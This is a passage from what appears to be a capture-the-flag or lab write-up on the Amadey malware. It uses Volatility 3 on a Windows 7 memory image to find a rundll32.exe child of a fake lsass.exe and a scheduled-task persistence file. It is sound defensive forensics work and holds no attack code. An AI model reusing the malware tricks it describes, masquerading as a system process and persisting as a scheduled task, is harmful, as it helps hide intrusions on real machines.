Once retrieved, the malware aims to activate its additional components. Which child process is initiated by the malware to execute these files?

Since we know they retrieved DLLs, the most certain thing they will do is run `rundll132.exe` to execute the DLLs.

Let's double-check:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f  
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'  
windows.pstree
```

```
ubuntu@ip-172-31-29-110: ~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.pstree
Progress: 100.00
Volatility 3 Framework 2.5.0
PDB scanning finished
Offset(V)
Threads Handles SessionId Wow64 CreateTime ExitTime
PID PPID ImageFileName
4 0 System 0xfa80006b6b0 91 446 N/A False 2023-08-09 21:32:08.000000 N/A
* 264 4 smss.exe 0xfa8001fb6b30 2 29 N/A False 2023-08-09 21:32:08.000000 N/A
348 336 csrss.exe 0xfa800270f180 8 445 0 False 2023-08-09 21:32:09.000000 N/A
* 2428 348 conhost.exe 0xfa8002f18030 0 - 0 False 2023-08-09 21:50:07.000000 2023-08-09 21:50:07.000000
400 336 wininit.exe 0xfa8002a704a0 3 74 0 False 2023-08-09 21:32:09.000000 N/A
* 516 400 lsass.exe 0xfa8002adcb30 9 140 0 False 2023-08-09 21:32:09.000000 N/A
* 500 400 services.exe 0xfa8002a97b30 9 209 0 False 2023-08-09 21:32:09.000000 N/A
** 768 500 svchost.exe 0xfa8002bc8b30 21 488 0 False 2023-08-09 21:32:09.000000 N/A
** 1160 500 svchost.exe 0xfa8002d55b30 18 307 0 False 2023-08-09 21:32:10.000000 N/A
** 2064 500 msdtc.exe 0xfa8002edab30 12 144 0 False 2023-08-09 21:32:14.000000 N/A
** 920 500 svchost.exe 0xfa8002ec5100 15 396 0 False 2023-08-09 21:32:10.000000 N/A
** 924 500 svchost.exe 0xfa8002b24b30 31 887 0 False 2023-08-09 21:32:10.000000 N/A
*** 2124 924 taskeng.exe 0xfa80007f38e0 5 85 1 False 2023-08-09 21:34:00.000000 N/A
** 2592 500 sppsvc.exe 0xfa80007c8b30 4 144 0 False 2023-08-09 21:34:13.000000 N/A
** 684 500 vmacthlp.exe 0xfa8002b7a6e0 3 54 0 False 2023-08-09 21:32:09.000000 N/A
** 1968 500 svchost.exe 0xfa8001d41890 6 91 0 False 2023-08-09 21:32:12.000000 N/A
** 2356 500 SearchIndexer.exe 0xfa8002f7d6f0 11 592 0 False 2023-08-09 21:32:17.000000 N/A
** 2620 500 svchost.exe 0xfa80030c7b30 16 241 0 False 2023-08-09 21:32:17.000000 N/A
** 1604 500 vmtoolsd.exe 0xfa800e9ff060 9 305 0 False 2023-08-09 21:32:11.000000 N/A
** 2476 1604 cmd.exe 0xfa80031591b0 0 - 0 False 2023-08-09 21:50:06.000000 2023-08-09 21:50:07.000000
**** 1744 2476 ipconfig.exe 0xfa8000784920 0 - 0 False 2023-08-09 21:50:07.000000 2023-08-09 21:50:07.000000
** 716 500 svchost.exe 0xfa8002b9f320 7 257 0 False 2023-08-09 21:32:09.000000 N/A
** 2508 500 wmpnetwk.exe 0xfa800305c330 10 208 0 False 2023-08-09 21:32:17.000000 N/A
** 1184 500 spoolsv.exe 0xfa8002d12b30 13 266 0 False 2023-08-09 21:32:10.000000 N/A
** 1236 500 taskhost.exe 0xfa8002dc6270 8 145 1 False 2023-08-09 21:32:10.000000 N/A
** 1508 500 VGAuthService.exe 0xfa8002e8e940 3 88 0 False 2023-08-09 21:32:11.000000 N/A
** 860 500 dlhsvc.exe 0xfa8001ef65d0 13 190 0 False 2023-08-09 21:32:12.000000 N/A
** 872 500 svchost.exe 0xfa8002b12890 18 435 0 False 2023-08-09 21:32:10.000000 N/A
** 1344 872 dm.exe 0xfa8002e00060 4 70 1 False 2023-08-09 21:32:10.000000 N/A
** 620 500 svchost.exe 0xfa8002b41970 10 351 0 False 2023-08-09 21:32:09.000000 N/A
** 1444 620 WinPrvSE.exe 0xfa8002c135d0 10 207 0 False 2023-08-09 21:32:12.000000 N/A
** 368 500 svchost.exe 0xfa8002ca7060 17 675 0 False 2023-08-09 21:32:10.000000 N/A
** 1648 500 ManagementAgent.exe 0xfa80015f9370 10 92 0 False 2023-08-09 21:32:11.000000 N/A
** 508 400 lsass.exe 0xfa8002a77b30 6 555 0 False 2023-08-09 21:32:09.000000 N/A
408 392 csrss.exe 0xfa8002a6e120 10 225 1 False 2023-08-09 21:32:09.000000 N/A
464 392 winlogon.exe 0xfa8002ab5700 3 111 1 False 2023-08-09 21:32:09.000000 N/A
1356 1312 explorer.exe 0xfa8002cf5b30 21 685 1 False 2023-08-09 21:32:10.000000 N/A
* 1576 1356 vmtoolsd.exe 0xfa8002eb9630 6 183 1 False 2023-08-09 21:32:11.000000 N/A
3016 2144 GoogleCrashHan 0xfa800143eb30 5 91 0 True 2023-08-09 21:32:21.000000 N/A
3028 2144 GoogleCrashHan 0xfa8001bfe6f0 5 81 0 True 2023-08-09 21:32:21.000000 N/A
* 2748 2524 lsass.exe 0xfa800300a750 7 254 1 True 2023-08-09 21:33:04.000000 N/A
3064 2748 rundll32.exe 0xfa8003042b30 1 64 1 True 2023-08-09 21:33:56.000000 N/A
```

Confirmed: `rundll32.exe` executed the plugins.

## Q7

Understanding the full range of Amadey's persistence mechanisms can help in an effective mitigation. Apart from the locations already spotlighted, where else might the malware be

ensuring its consistent presence?

Check again:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f  
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'  
windows.filescan | grep lsass.exe
```

```
ubuntu@ip-172-31-29-118:~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.filescan | grep lsass.exe  
0x517b290 100 0\Users\0XSH3R-1\AppData\Local\Temp\925e7e99c5\lsass.exe 216  
0x1dad11e0 \Windows\System32\Tasks\lsass.exe 216  
0x1e994b20 \Users\0XSH3R-1\AppData\Local\Temp\925e7e99c5\lsass.exe 216  
ubuntu@ip-172-31-29-118:~/Desktop/Start here/Artifacts$
```

---

Persistence location found:

```
C:\Windows\System32\Tasks\lsass.exe
```

---